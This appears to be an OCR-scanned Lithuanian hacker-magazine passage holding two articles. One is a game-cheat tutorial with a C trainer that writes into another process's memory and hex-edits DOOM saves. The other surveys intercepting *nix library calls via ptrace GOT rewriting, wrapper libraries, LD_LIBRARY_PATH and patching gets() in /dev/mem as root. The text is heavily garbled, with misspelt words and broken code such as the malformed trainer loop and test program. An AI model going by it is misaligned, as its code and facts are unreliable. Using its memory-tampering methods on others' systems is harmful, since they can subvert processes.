Užkraunam soft'ice (bandomasis žašliukas šiuo metu jau turi būti užkrautas), spaudžiam <Ctrl-D> ir sukomanduojam „addr legacy“, perversdami derintuvą persijungti į mums reikalingo proceso kontekstą (šiuo atveju tai yra *legacy.exe* — pagrindinė vykdoma žaidimo byla). Įvedame „wd“ (atidarome dump'o langą ir rašome „g 568574“, kur 568574 — virtualus numanomos šovinių kiekio atminties ląstelės adresas. Derintuvas dump'e parodo atminties turinį. Komanda „e“ leidžia jį redaguoti interaktyviu režimu. Taip pat galima parašyti „e 568574 66“, kur 66 — šovinių skaičius šešioliktainėje sistemoje. Pakeitę numanomą šovinių kiekio ląstelę, išeiname iš derintuvo (<Ctrl-D>) ir žurnime, ar mums pridejo šovinių (kai kuriuose žaidimuose pasikeitimas atvaizduojamas tik po kito šūvio). Ne velnio! Šovinių ir toliau mažėja, o priesai jau spaudžia, todėl ilgai mes taip neišsilaikysime! Žiauru! Bandome



Pav.3. Šovinių atsarga sekmingai papildyta!

antrąją ląstelę – 1666B4h, kurios virtualus adresas hiew tvirtinimu yra 5686B4h, tačiau šovinių kiekis kaip ir prieš tai nepasikeičia. O trečią kartą mums iš tiesų pasiseka, šovinių padaugeja iki nurodyto kiekio. Iš to išplaukia, kad mūsų ieškotas kintamasis yra 168F28h, kurio virtualus adresas – 56AF28h. Bet kuriuo metu mes galime škviešti deimtuvą, surinkti „addr legacy <enter> e 56AF28 FF“ ir taip maksimaliai papildyti šovinių atsargą, tačiau nuolat andžioti į soft ice iš tiesų užkniša, o ir ne pas visus jis yra. Mes pasielgsime paprasčiau: parašysime programą, kuri veiks foniniu režimu ir kas keletą sekundžių arba net kelis kartus per sekundę papildys mūsų šovinių atsargą. Tikra „dovanele iš aukščiau“! :) Programa labai paprasta, jos kodas neviršija keleto eilučių — tuo gali lengvai įsitikinti žvilgtelėjęs į atitinkamą škarpą. Programa kaip komandinės eilutes argumentą paima proceso identifikatorių (PID), kurį galima nustatyti su Windows Task Manager. Mūsų automatinio šovinių papildymo priemonė išsijungia išėjus iš žaidimo. Ši programa taip pat gali būti panaudota kitiems žaidimams nulausti — tereikia pakeisti AMMO ADDR į reikiamos atminties ląstelės adresą, AMMO VALUE — į pageidaujamos reikšmės adresą, o AMMO SIZE — į kintamojo dydį. Paleidžiame mūsų įrankį ir nevaikiškai krečiame visiems monstrams. Greita šaudant šovinių skaičius šiek tiek sumažėja, tačiau tuojau pat atsistato į pradinę padėtį. Nuostabu!

[Hakas diske] Žaidimų modifikavimas atmintyje — galingas dalykas, tačiau jis neapsaugotas nuo tam tikrų apribojimų. Įvairiais protektoriais (pavyzdžiui, starforce) apsaugotos programos aktyviai priešinasi dump'ų darymui, o Linux sistemai skirtų dumperių iš viso nėra! Šias (ir visais kitais) atvejais tenka griebtis alternatyvaus metodo — žaidimo būsenos bylų (seivų) taisymo. Taktinė strategija atrodo taip: išsaugome saved_1, judame neprarasdami gyvybių šovinių) ir išsaugome saved_2, po to vieną kartą išsauname prarandame kelis procentus gyvybių) ir išsaugome saved_3. Gautas bylas palyginame su mūsų įrankiu fck.exe ir stebime skirtumus. Pasirinkę labiausiai tikėtinus „kandidatus“, pataisome juos hex redaktoriuje, žadime užkrauname pataisytą bylą. Jeigu šovinių/gyvybes kiekis nepasikeitė — taisome tolimesnią batą ir t.t. Sugrįžkime prie DOOM'o. Paruošiame tris seivus (doomsav0.dsg, doomsav1.dsg ir doomsav2.dsg) ir juos palyginame. Oops! Visų jų dydis skiriasi, t.y. jie užima atitinkamai 2440, 2586 ir 2650 baitus. Prasti popienar! Sprendžiant iš visko, seivų struktūra pakankamai sudėtinga, todėl paprasčiausias bartų suliginimas veikiausiai nieko neduos, kadangi už šovinių (gyvybių) saugojimą atsakingos ląstelės bus saugomos skirtingose vietose (skirsis poslinkiai). Save bylų struktūros dešifravimas — sudėtingas, tačiau labai įdomus dalykas, kuris „užkretė“ daugybę šviesių protų. Tokiu atveju pagrindiniu ginklu tampa intucija ir nepaprasta „slystanti“ paieška — mes turime ieškoti sutampančių (arba tiesiog panašių) fragmentų ir priklausomai nuo jų koreguoti poslinkius. Kitaip tariant, doomsavX.dsg struktūra yra tokia: iš pradžių eina antraštė, kurioje saugomas seivų pavadinimas, žaidimo versija ir visas kitas šlamštas

Seivų antraštė

```
000000000 32 00 F4 77 00 00 00 00 ? 00 00 00 00 00 00 00 00 2 1w
000000010 2B 7E 9C F7 00 00 00 00 ? 78 65 72 73 69 6F 6E 20 +-bý version
000000020 31 34 32 00 00 00 00 00 ? 61 66 33 32 00 52 37 59 142 af32 R7V
000000030 65 73 00 B3 19 31 00 8F ? 29 32 30 00 A8 43 4F 66 es ? ?1 P120
«COI
000000040 66 00 BE 9F 4E 6F 00 6E ? 77 59 65 73 00 C8 37 4E f ?RNo nwYes
?7N
```



Pav.4. sinchronizacija FAR'e

Už antraštės eina kažkoks blokas be jokios sistemos, kuris visada prasideda nuo poslinkio 100h:

```
000000100 31 34 35 37 36 33 32 38 ? 0D 00 C8 00 02 00 64 00 1457 328 3 3 d
000000110 00 00 90 01 28 00 90 01 ? 02 00 28 00 00 00 2C 01 P? P
000000120 64 00 00 00 07 00 00 00 ? 03 00 00 00 00 DC 05 01 d * ??
000000130 00 00 00 04 03 01 00 4C ? 00 20 00 00 00 00 00 00 ??? L
```

Prie šio be jokios sistemos sudaryto bloko glaudžias, tam tikra savita struktūra su daugybe „?“ simbolių. Jos poslinkis ir dydis nuolat skirtingi ir varijuoja labai plačiose ribose. Mes dar nežinome, už ką „?“ atsakinga, tačiau kad ir kas čia būtų, lyginti reikia ne nuo bylos, o nuo šios struktūros pradžios:

```
000000140 FF 00 00 01 01 01 01 00 ? 01 01 01 08 00 01 1C 01 ??? 3 3
000000150 0A 00 01 01 01 08 00 01 ? 01 01 0C 00 01 01 01 10 ? ??? ??? ???
000000160 00 01 01 01 11 00 01 01 ? 01 12 00 01 01 01 13 00 ??? ??? ???
000000170 01 01 01 14 00 01 01 01 15 00 01 4C 01 18 00 01 ??? ??? ?
```

Ką reiškia visi tie „?“ simboliai? Ir kaip nustatyti, kur pradžia? Labai paprastai! Lygiai taip pat, kaip astronomai nustato kintamuosius ir plykčiojančias žvaigždes! Žvaigždetas dangus nėra pastovus, nes kai kurių žvaigždžių spinduliavimas ilgainiui keičiasi. Tačiau kaip jas surasti tarp tukstančių kitų žvaigždžių? Labai paprastai. Vieną žvaigždžių nuotrauką projektuojame į sieną, po to ją nuimame nuo projektoriaus ir uždedame kitą, padarytą kiek vėliau, ka reikia padaryti taip, kad žvaigždės liktų tose pačiose vietose, o dabar abai greitai vieną po kitos keičiame šias nuotraukas. Keičiant nuotraukas žvaigždės pradeda mirgeti! Mes savo ruožtu šia techniką panaudosime besiskinančių bartų paieškai! Mums kaip tikriems vyrams prireiks tik FAR :).

Jžvedame kursonų ant doomsav0.dsg ir spaudžiam <F3> (view), po to <F4> (hex mode). Spaudžiame <+> ir taip pereiname prie kitos bylos (doomsav1.dsg), o tada — <->, kad sugrįžtume prie ankstesnės. Šią operaciją pakartojame keletą kartų, kad sitikintume, jog klausimų rinkiniai pasislinkę per tam tikrą atstumą, kadangi jie prasideda nuo skirtingų poslinkių. Spausdami <Alt-8> (goto), pakeičiame doomsav1.dsg pradinį poslinkį taip.



Pav.5. greitai keisdami bylas su <+> — ieškome pasikeitusi atminties ląstelių

kad klaustukų kolekcijos nebešoknėtų. Taip mes lyg su oscilografu deriname „synchronizaciją“ arba vieną ant kito uždėdame du pirštų antspaudus, norėdami juos visiškai sutapatinti. Mano atveju skirtumas tarp bazinio klaustukų kolekcijų poslinkio yra 7 baitai. Tai reiškia, kad norint juos susinchronizuoti, vieną bylą reikia peržiūrėti pradėdant poslinkiu *F0h*, o kitą – pradėdant *F7h*. Ok! Klaustukų rinkiniai sutampa, jie visiškai nesiskiria! Už ką jie tada atsako? Sugrįžtame į žaidimą ir, nesitraukdami iš savo vietos, užmušame vieną monstrą. Išsaugome. Aha! Skirtumų vis dar nėra. Tai reiškia, kad klaustukai skirti ne lavonų parodymui. Atkreipk dėmesį į tai, kad einant žaidime vis toliau ir toliau, klaustukų vis daugėja. Galbūt tie klaustukai yra tavo praeitis žemėlapis? Patikrinkime savo hipotezę. Ir iš tikrųjų, tereikia tau įeiti į naują sektorių, kaip į seivą pridedama nauja klaustukų porcija. domu, ar taip saugomas tik žemėlapis, ar ir durų būseną? Tai galima lengvai šiai šikti paeksperimentavus! Už klaustukų prasideda visiškai kita duomenų struktūra, kunoje iš pirmo žvilgsnio nėra jokio desningumo ir kun siaubingai keičiasi tarp dviejų išsaugojimų. Logiška manyti, kad čia sukoncentruoti žaidimo pasaulio objektų aprašymai. Tačiau kaip visame tame susigaudyti?

Žaidimo pasaulio būseną aprašančios struktūros fragmentas

```
0000000740: 00 50 05 00 00 30 0E 40 ? FF FF BF 01 00 00 00 00 P? 0?@ ??
0000000750: 03 26 00 00 88 2E F1 00 ? 00 00 08 00 00 08 00 ?&h e ? ?
0000000760: 09 00 00 00 30 07 00 00 ? 30 0E 40 FF FF BF 38 03 ? 0- 0?@ ?8?
0000000770: 04 00 00 00 01 00 00 00 ? 00 03 20 00 00 34 2F F1 ? ? ? 4/e
0000000780: 00 00 00 08 00 00 00 0B ? 00 0A 00 00 00 E0 06 00 ? ? ? p?
0000000790: 00 50 0D 40 FF FF BF 01 ? 00 00 00 00 03 24 04 00 P?@ ?? ?8?
00000007A0: 00 30 F1 00 00 00 70 00 ? 00 00 70 00 0B 00 00 00 0e p p ?
```

Atidžiai peržiūrėjus dump'ą, galima aptikti, kad konstanta *FFFFh* sutinkama kur kas dažniau, nei visos kitos. Tai yra bylos struktūros perpratimo raktas, tačiau... kur ta spyta, į kuną ji reikia įkūsti? Žūrime toliau. Konstantos išsidėsčiusios skirtingu atstumu viena nuo kitos, kas liudija, jog mes susidūrėme su kintamo dydžio struktūra arba su sąrašu, kuris užbaigiamas su „terminuojančiu“ simboliu *FFFFh*. Jeigu tai struktūra, tuomet kažkur turi būti saugojamas baitais, žodžiais arba dvigubais žodžiais išreikštas jos dydis. Kaip jį surasti? Paimkime dvi artimiausias konstantas, kurių poslinkis yra *748h* ir *76Bh*. Nesunku paskaičiuoti, kad jas skiria *23h* baitai. Iš to išplaukia, kad struktūros dydis negali būti išreikšiamas nei žodžiais, nei dvigubais žodžiais (*23h* nesidalina iš dviejų), o tik baitais. Mūsų konstantų apylinkėse ieškome skaičiaus *23h*. Jo nerai! Del to galima manyti, kad *FFFFh* naudojamas kaip užbaigiantis simbolis, pažymintis sąrašo pabaigą. Tereikia parašyti programą, kun sąrašų turinį atvaizduotų skaitymui patogiu pavidalu, tuomet ieškoti skirtumų bus kur kas paprasčiau. Tačiau ta gana sudėtinga užduotis, kurios sprendimas reikalauja daug laiko ir kantrybės. Tačiau po to mes galesime „žudyti“ bet kokius monstrus arba pridėti naujus, primetę vaistinėlių ir kitų artefaktų, žodžiu, daryti stebuklus, bet apie tai kiek vėliau. Dabar mes apsiribosime tuo, kad papildysime šovinių, gyvybių ir šarvų atsargas, o taip pat herojui duosime visus ginklus, iš kurių aš pats pirmenybę teikiu ne BFG, o paprasčiausiam šautuvui (būtent vienvamzdžiui)! Vietoje seivų suliginimo mes pasinaudosime alternatyviu metodu kuris dar vad namas „tiesiogine konstantine paieška“. Tarkim, pas mus susidare tokia situacija: gyvybių — 68%, šarvų — 95%, šovinių — 73 (200 max), šoviniai šautuvui — 24 (50 max). 68 ir 95 pakeičiame į šešioliktainę skaičiavimo sistemą ir gauname *44h* ir

5Fh. Išsaugome žaidimą į *doomsav.dsg* ir šią bylą užkrauname į *hiew*. Spaudžiam *<F7>* (search) ir ieškom *44h* (demosio! ieškant jau *255* didesnių skaičių būtina atminti, kad jaunesnysis baitas saugomas mažesniu adresu, todėl ieškoti reikia atvirkščiai, t.y. su *hiew* ieškant *1234h*, reikia įvesti *34 12*). Laistele su ieškoma reikšme tuojau pat surandama su poslinkiu *B4h*. Ga būt tai ir nėra gyvybės, tačiau šalia jos yra *5Fh*, o tai, kaip mes pamename, yra mūsų šarvai:

Servo bylos fragmentas su atminties laisteleimis, kunoje saugomos gyvybės ir šarvų reikšmės

```
000000080: 00 00 00 00-44 00 5F 00-01 00 01 0A 00 00 00 00 D ? ??
0000000C0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00
0000000D0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00
0000000E0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00
0000000F0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 30 0
```

Abu skaičius pataisome į *FFFFh* ir įkrauname pataisytą seivą. Nesunku pastebėti, kad mums viskas pavyko :).

[Pabaiga] Įgyta patirtis labai praverčia dešifruojant tinklo protokolus ir rekonstruojant nedokumentuotus bylų formatus ir failų sistemas. Kvairifikuotų specialistų mažai, taigi jų nuolat reikia, todėl nemirtingumas žaidimuose tai visiškai ne pramoga! Tai labai rimta! Daugelis žymių hakerių pradėjo būtent nuo nemirtingumo. Jie perprato hex redaktorius, kankino denntuvus, po truputį studijavo assemblerį ir palengva judėjo link to, kuo jie yra dabar. Žodžiu, tu mane supratai. Sėkmės!

[Autopatcher ADD_AMMO_CLIP.C]

```
#define AMMO_ADDR 0x56AF28
#define AMMO_VALUE 66
#define AMMO_SIZE 1
main(int c, char** v)
{
    // apibrėžiame kintamuosius ir patikriname komandinės eilutės argumentus
    int x; HANDLE h; unsigned int
    ammo = AMMO_VALUE; if (c < 2) return -1;
    // atidarome procesą
    if (!h=OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION, 0, atoi(v[1])))
        return printf("err:open process %s\n", atoi(v[1]));
    // keletą kartų per sekundę papildome šovinių atsargą
    // 669 - užkaišymas tarp atnaujinimų (milisekundėmis)
    while (WriteProcessMemory(h, AMMO_ADDR, &ammo, AMMO_SIZE, &x)) Sleep(669),
}
```



048

Sisteminis špionažas „*nix“ sistemoje

Pirmoji dalis

Nuo sistemos nepriklausomas
bibliotekinių funkcijų perėmimas



KAIP SUŽINOTI, KOKIAS
FUNKCIJAS IŠKviečia
BANDOMOJI PROGRAMA?
NORINT TAI PADARYTI
WINDOWS SISTEMOJE,
GALIMA RASTI ISTISA
ŠNIPINĖJIMO PRIEMONIŲ
ARSENALĄ, TAČIAU *NIX
HAKERIAMS VISA ĮRANKIŲ
RINKINĮ TENKA KURTI
SAVARANKIŠKAI. TUOJAU
AŠ JUMS PARODYSIU,
KAIP LINUX IR *BSD SIS-
TEMOSE ĮGYVENDINAMAS
SISTEMINIŲ BEI
BIBLIOTEKINIŲ FUNKCIJŲ
PERĖMIMAS IR PAKEITI-
MAS.



[Išvadas]

Nors Windows ir Linux nėra panašios viena į kitą, tarp jų galima rasti bendrų bruožų. Abi sistemos iš įvairių hierarchijos lygių bibliotekų suformuoja „sluoksniuotą pyragą“. Branduolinės Windows NT funkcijos sukauptos byloje *ntoskrnl.exe*, prie jų prieiti galima per *INT 2Eh* (NT 3.5x, NT4.x, W2K) arba per *INT 2Eh/sysenter* (XP, Longhorn) pertraukimus. Linux sistemoje tuo pačiu tikslu naudojamas *INT 80h* pertraukimas (x86 BSD naudoja hibridinį mechanizmą ir vienu metu pripažįsta tiek *INT 80h*, tiek ir *call far 0007h:00000000h*).

Branduolys užsiima pagrindinėmis įvedimo/išvedimo funkcijomis, atminties paskirstymu, procesų sukūrimu/užbaigimu ir t.t., beje, jeigu NT suteikia žemo lygio pusfabrikačius, prie kurių dar reikia padirbėti, tai branduolinės Linux funkcijos (kurios dar kitaip vadinamos „sisteminiais iškvietais“, angliškai *sys-calls*) yra kuo puikiauusiai vartojamos. Nepaisant to, tiesioginiai kreipiniai į branduolį iš taikomojo (aplikacijos) lygio sutinkami retai. Vietoje to programos pirmenybė teikia nuo sistemos nepriklausomai bibliotekai *libc.so.x*, kuri yra tolimas Windows bibliotekos *kernel32.dll* analogas. Ši biblioteka į fizinę atmintį užkraunama viso laiko vieną kartą, po ko ji projektuojama į visų ją naudojančių procesų adresų erdvę („so“ šifruojasi kaip *shared object (file)*, o x čia yra versijos numeris, pavyzdžiui, *libc.so.6*).

Be *libc* yra ir kitų bibliotekų, pavyzdžiui, *libncurses.so.x*, kuri atsakinga už kursoriaus valdymą ir pseudografinės piešimą tekstiniame režime (*user32.dll* analogas). Bibliotekos gali būti prijungiamos tiek ir *elf* bylos užkrovimo stadijoje per simbolių lentelę (importo lentelės analogas), tiek ir dinamiškai programos vykdymo metu išskviečiant funkcijas *dlopen/dlsym* (*LoadLibrary/GetProcAddress* analogas). Galių gale bet kuri programa turi daugybę neviešų ir neeksportuojamų funkcijų, kurias taip pat reikia priminti.

[Galimų metodų apžvalga] Susitarkime aptarnėti universalius perėmimo metodus, kurie nereikalauja nei bandomosios bylos, nei branduolio modifikavimo ir kurie veikia bet kurioje *nix tipo operacinėje sistemoje (galbūt su tam tikrais pakeitimais). Pradėsime nuo klasikos, t.y. nuo toli. Vienas iš populiariausių perėmimo metodų, aktyviai naudojamas Windows sistemoje ir vadinamas „importo [lenteles] modifikavimo metodu“, atrodo štai taip:

- * sukuriame derinantį procesą, škviesdami *fork()* / *exec()* *ptrace* *PTRACE_TRACEME* (BSD sistemoje

- PT_TRACE_ME*, tačiau BSD variantą pateksiu per slešą[]), arba su *ptrace(PTRACE_ATTACH/PT_ATTACH, pid, 0, 0)*, prisijungiame prie jau paleisto proceso.

- * su funkcija *ptrace(PTRACE_PEEKTEXT/PT_READ, pid, addr, 0)* nuskaitytume globalią poslinkių lentelę (*Global Offset Table*, GOT), kuri yra importo lentelės analogas;

- * su funkcija *ptrace(PTRACE_POKETEXT/PT_WRITE, pid, addr, data)* modifikuojame rodykles į mums reikalingas funkcijas, pakeisdami jas į *offset thunk*, kur *thunk* — mūsų apdorotavas, vienaip ar kitaip įterptas proceso adresų erdvę (pavyzdžiui, su tuo pačiu *PTRACE_POKETEXT/PT_WRITE*);

- dinamiškai užkraunamos bibliotekos kontroliuojamos perimant *libdl.so.x* eksportuojamas, tačiau faktiškai *libc.so.x* bibliotekoje realizuotas funkcijas *dlopen/dlsym* (ten jos vadinasi *dl_open/dl_sym*);

- neviešos pačios programos funkcijos ir statinės bibliotekos perimamos į jų pradžią įdiegiant komandą *jump thunk* (savime suprantama, originalų turinį prieš tai reikia kažkur išsaugoti) ir ieškant pagal signatūras arba susijus su fiksuotais adresais;

- * atsijungiame nuo proceso su funkcija *ptrace(PTRACE_DETACH/PT_DETACH, pid, 0, 0)*, tuo pačiu leisdami jai pratęsti normalų vykdymą, tačiau jau su modifikuota GOT lentele, išskviečiančia funkcijas

per mūsų hakerišką *thunk*, kuris gali protokoluoti iškvietus, „apdoroti“ argumentus arba net perduoti valdymą pak šioms funkcijoms;

„Importo modifikavimo“ metodas lengvai įgyvendinamas, patikimas, tačiau jis nėra be trūkumų. Windows sistemoje funkcijos *ReadProcessMemory/WntProcessMemory* iš proceso nereikalauja, kad jis būtų derinamas, todėl bandomajai programai labai sunku joms pasipriešinti. Jų Linux analogai yra *ptrace* bibliotekos dalis, kurią apgauti labai lengva. Be to, bandomasis procesas gali ištrūkti iš šnipų etenų. Tam jam pakanka sukurti antrinį procesą arba įvykdyti *exec()*, ir taip pačiam persileisti. Tokiu atveju sisteminis užkroves iš dsko nuskaito pradinį ELF bylos atvaizdą, todėl visi GOT lentelės pakeitimai bus prarasti. Kad taip nenutiktų, mūsų šnipas turi stebėti visas potencialiai pavojingas funkcijas, tegu ir realizacijos sudėtingumo kaina. Ir paskutinis (tačiau ne pagrindinis) apribojimas — toks špionžas yra išskirtinai lokalaus pobūdžio ir gali kontroliuoti tik antrinius arba akivaizdžiai jam „į letenas“ perduotus procesus.

O štai kitas populiarus metodas, kuris vadinamas „bibliotekos pakeitimu“ ir taip pat yra pasiskolintas iš Windows pasaulio:

- * aplink biblioteka sukuriame „apvalkalą“ (*wrapper*), kuris eksportuoja tas pačias funkcijas kaip ir biblioteka;

- * originalią biblioteką pervadiname arba iškeičiame kur nors kitur;


- * apvalkale esančios funkcijos nustato jas išskviečiančio proceso identifikatorių, ir jeigu tai iš tiesų „ju“ procesas, atliekami iš anksto suplanuoti veiksmai (išskvietimas rašomas į logą, pakeičiami argumentai arba grąžimo kodas ir t.t.). Kaip nustatyti proceso id? Tai padaryti labai lengva, juk apvalkale įrašytos funkcijos išskviečiamos, jas naudojančio proceso kontekste, todėl užduoties sprendimas susveda į einamo proceso identifikatoriaus radimą, ką daro funkcija *getpid()*;

* apvalkalė esanti funkcija valdymą perduoda pagrindinėje bibliotekoje įsikūrusiai originaliai funkcijai arba savo pačios pakštai funkcijai:

Po šorinių tokių metodų įgyvendinimo paprastumu slypi išsisa problemų šūsnis. Rankiniu būdu sukurti apvalkalus visoms „sisteminiams“ bibliotekoms praktiškai nereali, todėl šį darbą būtina automatizuoti, parašant nesudėtingą so bylų apdorojimą ir kodo generatorių. Nera būtina generuoti paruoštą ELF bylą, paprasčiau sukurti C programą ir ją sukompiliuoti su *gcc*.

Peremimo „globalumas“ turi įtakos visiems procesams todėl kreivai parašytas „apvalkalas“ sistemą lauzia taip, kad tik spėk gaudyt skradančius *core dump* us. Gal geriau nelieskime sisteminių bibliotekų, o vietoje to pakeiskime „bandomojo“ proceso aplinkos kintamąjį *LD_LIBRARY_PATH*. Šis kintamasis specialiai numalytas tam atvejui, jeigu atskirai paimta programai norisi suteikti savo bibliotekų rinkinį (statiniai ir dinaminiai ženkroviai bibliotekos iš pradžių ieško kintamajame *LD_LIBRARY_PATH* nurodytose vietose, ir, jeigu jos ten nėra, pereina prie bylos *etc/ld.so.conf*, o po to prie katalogų */lib* ir */usr/lib*), tačiau jeigu „bandomasis“ procesas biblioteką pabandys užkrauti naudodamas absoliutų kelią, jis sugebės štrūkti!

Perspektyviausia būtų peremimą atlikti tiesiogiai modifikuojant bandomojo proceso atmintį nesikreipiant į *ptrace*. Kaip tai galima padaryti? Pirmiausia į galvą ateina byla *proc[<pid>].mem*, tačiau daugelyje sistemų ji neprinama net *root*’ui, todėl tenka nusileisti branduolio lygį, kas išties įžkūnisa. Hakerišk. šaltiniai mums dar du įdomias bylas: */dev/mem* (fizinis kompiuterio atminties atvaizdas prieš virtualių adresų translacią, ir */dev/kmem* (virtualios branduolio atminties atvaizdas). */dev/kmem* byla iš taikomojo lygio paprasta, neprieinama, čia nėra jokių taikomojo lygio bibliotekų, todėl mums ji visiškai neįdomu, o */dev/mem* mes išnagrinėsime kiek detaliau.



„hello, world“ programa po truss mikroskopo

[*/dev/mem*] Paskaičius dokumentaciją („man mem“) paaiškėja, kad byla */dev/mem* naudojama praktiškai visose **nix* tipo sistemose, o jeigu jos nėra, ji vis tiek gali būti sukurta bet kuriuo momentu, kas atliekama su šiomis komandomis:

```
# mknod -m 660 dev/mem c 1
# chown root:kmem /dev/mem
```

Čia 660 — priėmimo teisės, */dev/mem* — bylos pavadinimas (gali būti bet koks, pavyzdžiui, */home/kpnc/nezumi*), „c“ yra įrenginio tipas (simbolinis įrenginys), „11“ įrenginys (fizinė atmintis). */dev/mem* byla yra laisvai prieinama iš taikomojo lygio, tačiau tik *root* vardu, kas nėra gerai. Bylos struktūra labai paprasta — linijiniai poslinkiai atitinka fizinius adresus. Tarkim, mums žinoma, kad visuose B’OS’uose *FFFFh:FFF0h* adresu saugojama pereinimo į užkrovimo kodą komanda, o po jos dažniausiai saugoma mikroprogramos sukūrimo data. „Saldžiąją porciją“ segmentas:poslinkis transformuojame į linijinę formą (*linear == seg*10h + offset*), gauname *FFFF0h*. Tai ir bus poslinkis byloje.

Čia pagrindinė problema tame, kad **nix* operatyvinė atmintį naudoja kaip kešą, todėl vieni ir tie patys fiziniai puslapiai skirtingu laiką gali atitikti skirtingus virtualius adresus. Tačiau tai ne problema. Galima surasti puslapių katalogą be translacią atlikti rankiniu būdu. Rodykė į einamą katalogą saugoma CR3 registre, prie kurio bandant prieiti iš taikomojo lygio aktyvuojama išimtis (*exception*), tačiau kadangi katalogas turi gana standartinę procesoriaus dokumentacijoje aprašytą struktūrą — ją lengva surasti paprasčiausiai skenuojant fizinę atmintį.

Dalis procesui priklausančių virtualių puslapių gali būti iškelta į diską, tuomet */dev/mem* byloje jų nebūs. Chroniško operatyvinės atminties trūkumo atveju žymio proceso adresų erdvės dalis patenka į diską, ir nors bendrai naudojamos bibliotekos išstumiamos paskutines, jos vis tiek išstumiamos (ypač retai naudojamos funkcijos). Tai reiškia, kad prieš pradėdant kapstyti */dev/mem* byloje, reikia į atmintį užkrauti atitinkamą funkciją. O kaip tai padaryti? Paprasčiausiai ją iškviečiant! Funkcijos škvietimas negarantuoja, kad atmintį bus užkrauti visai priklausantys puslapiai, tačiau mums to ir nereikia! Pakanka į funkcijos pradžią įterpti *jump* į savo *thunk*, kad būtų užkrautas pirmasis puslapis.

Siekiant neutralizuoti pašalinius efektus, funkcija paprastai iškviečiama su klaidingais argumentais, kad ji baigtųsi nieko neįvykdžiusi, tačiau tai — neišvairus triukas, kuriam pasidūoda toli gražu ne visos funkcijos. Pavyzdžiui, *gets()* atkakliai laukia įvedimo iš klaviatūros, net jeigu vietoje rodyklės šiai funkcijai perduotume nulį. Jeigu mes galime nuskaityti funkcijai priklausančią atmintį (o *Linux/BSD* sistemoje tai galima padaryti), tai mums pakanka nuskaityti keletą funkcijos pradžios baitų.

tai garantuotai į fizinę atmintį įkraus jai priklausantį puslapį. Tiesą sakant, norint */dev/mem* byloje surasti penmąją funkciją mums vis tiek prireiks jos signatūros todėl be skaitymo čia mes neapsieisime.



ta ne žvaigždėtas dangus ir ne matrica, o sėkmingo funkcijos `gets` nulaizmo rezultatas. FreeBSD sistemoje

neturi IDA PRO, tuomet funkcijos turinį galima nustatyti su mūsų programa `get_addr.c`. Mano kompiuteryje pirmieji 10h funkcijos `gets` baitų atrodo taip: 55h 89h E5h 57h 56h 53h 83h ECh 2Ch 8Bh 75h 08h E8h ACh 4Dh FBh.

Atsidarome `/dev/mem` su `hexeditor`iumi (`$ hexedit /dev/mem`), spaudžiam `<Ctrl S>` (`search`) ir įvedame šią seką be priesagų `h` ir be tarpų: „5589E557565383EC2C8B7508E8AC4DFB“. Redaktorius šiek tiek pagalvoja ir pateikia rezultatą. Pas mane `gets` adresas atmintyje buvo `6BA8E60h`. Tai — fizinis adresas, kuris nėra pastovus. Šis puslapis gali būti daug kartų išstumtas iš atminties ir užkrautas visiškai kitais adresais.

Dar kartą nuspaudžiam `<Ctrl S>`, kad įsitikintume, jog šis įėjimas buvo vienintelis. Jeigu ieškoma seka atmintyje išsaugota keliais adresais, tai reiškia, kad arba įvyko kolizija (sutapo su kita funkcija), ir tuomet ieškomą seką reikia pailginti keliais baitais, arba į atmintį užkrauta kelios bibliotekos, kuriose yra viena ir ta pati funkcijos `gets` realizacija (arba `gets` eksportuojanti biblioteka pakliuvo į disko kešą), tuomet mums reikia atkreipti dėmesį į jauniausius 3 baitus. Fiziniai ir virtualūs mūsų funkcijos adresai bus lygūs, kadangi puslapio pradžios adresas visada dalinasi iš `1000h`. Jeigu nesurastas nė vienas įėjimas, funkcijos `gets` atmintyje nėra (neįkrauta biblioteka arba puslapis išstumtas į diską), ir tuomet mums reikia ją užkrauti.

Kita prežastis — ieškoma seka krito atminties puslapio ribą, o kaip mes jau kalbėjome, fizinį puslapių tvarką nesutampa su virtualiais. Šiuo atveju viskas gerai, tarp `gets()` pradžios ir fizinio puslapio pabaigos yra `PAGE_SIZE (address of func % PAGE_SIZE) = 1000h (4008CE60h % 0x1000) - 1A0h` baitai, ko paieškai daugiau nei pakanka, tačiau ką mes darytume, jeigu šis dydis būtų viso labo keletas baitų?! Ogi nieko paprasčiausiai atmintyje funkcijos ieškotume ne nuo pačios funkcijos pradžios, o nuo „ai priklausančio puslapio pradžios, ta yra. `if (!memcmp(&disym(lib_name, func_name) & 0xFFFFF000, buf_page))`. Šiuo atveju mums pakanka, kad tarp funkcijos pradžios ir puslapio pabaigos būtų viso labo 5 baitai, kunų reikia komandai `jump thunk` įterpti. O jeigu šių baitų nėra? Tuomet reikia ieškoti kito puslapio ir įterpti į funkcijos vidurį (tačiau tai pats sunkiausias variantas ir čia jis nebus aptainamas) arba į funkcijos pradžią įterpti `C3h` ir perimti branduolio išmū.

Toliau paruošime testinę programą, kuri iškvies funkciją `gets`. Vienas iš realizacijos variantų atrodo taip:

```

Eksperimentams su gets naudojama testinė programa
demo.c
char buf[666]
while(strcmp(buf, "exit"),
printf(" " gets(buf));

```

Išėję iš hex redaktoriaus ją sukompiliuokime (`gcc demo.c -o demo`) ir paleiskime (`./demo`). Programa veikia taip, kaip ir priklausio, t.y.: laukia įvedimo iš klaviatūros ir išeina įvedus „exit“. Dabar pirmąją funkcijos baitą pakeiskime `C3h`, išsaugokime pakeitimus (`<F2>`) ir dar kartą ją pakeiskime (`./demo`). Šį kartą funkcija `gets` tuojau pat grąžina valdymą ir nekreipia jokio dėmesio į klaviatūrą, o ekranas užsipildo darniomis taškeliais eilėmis. Valio! Mums pavyko!

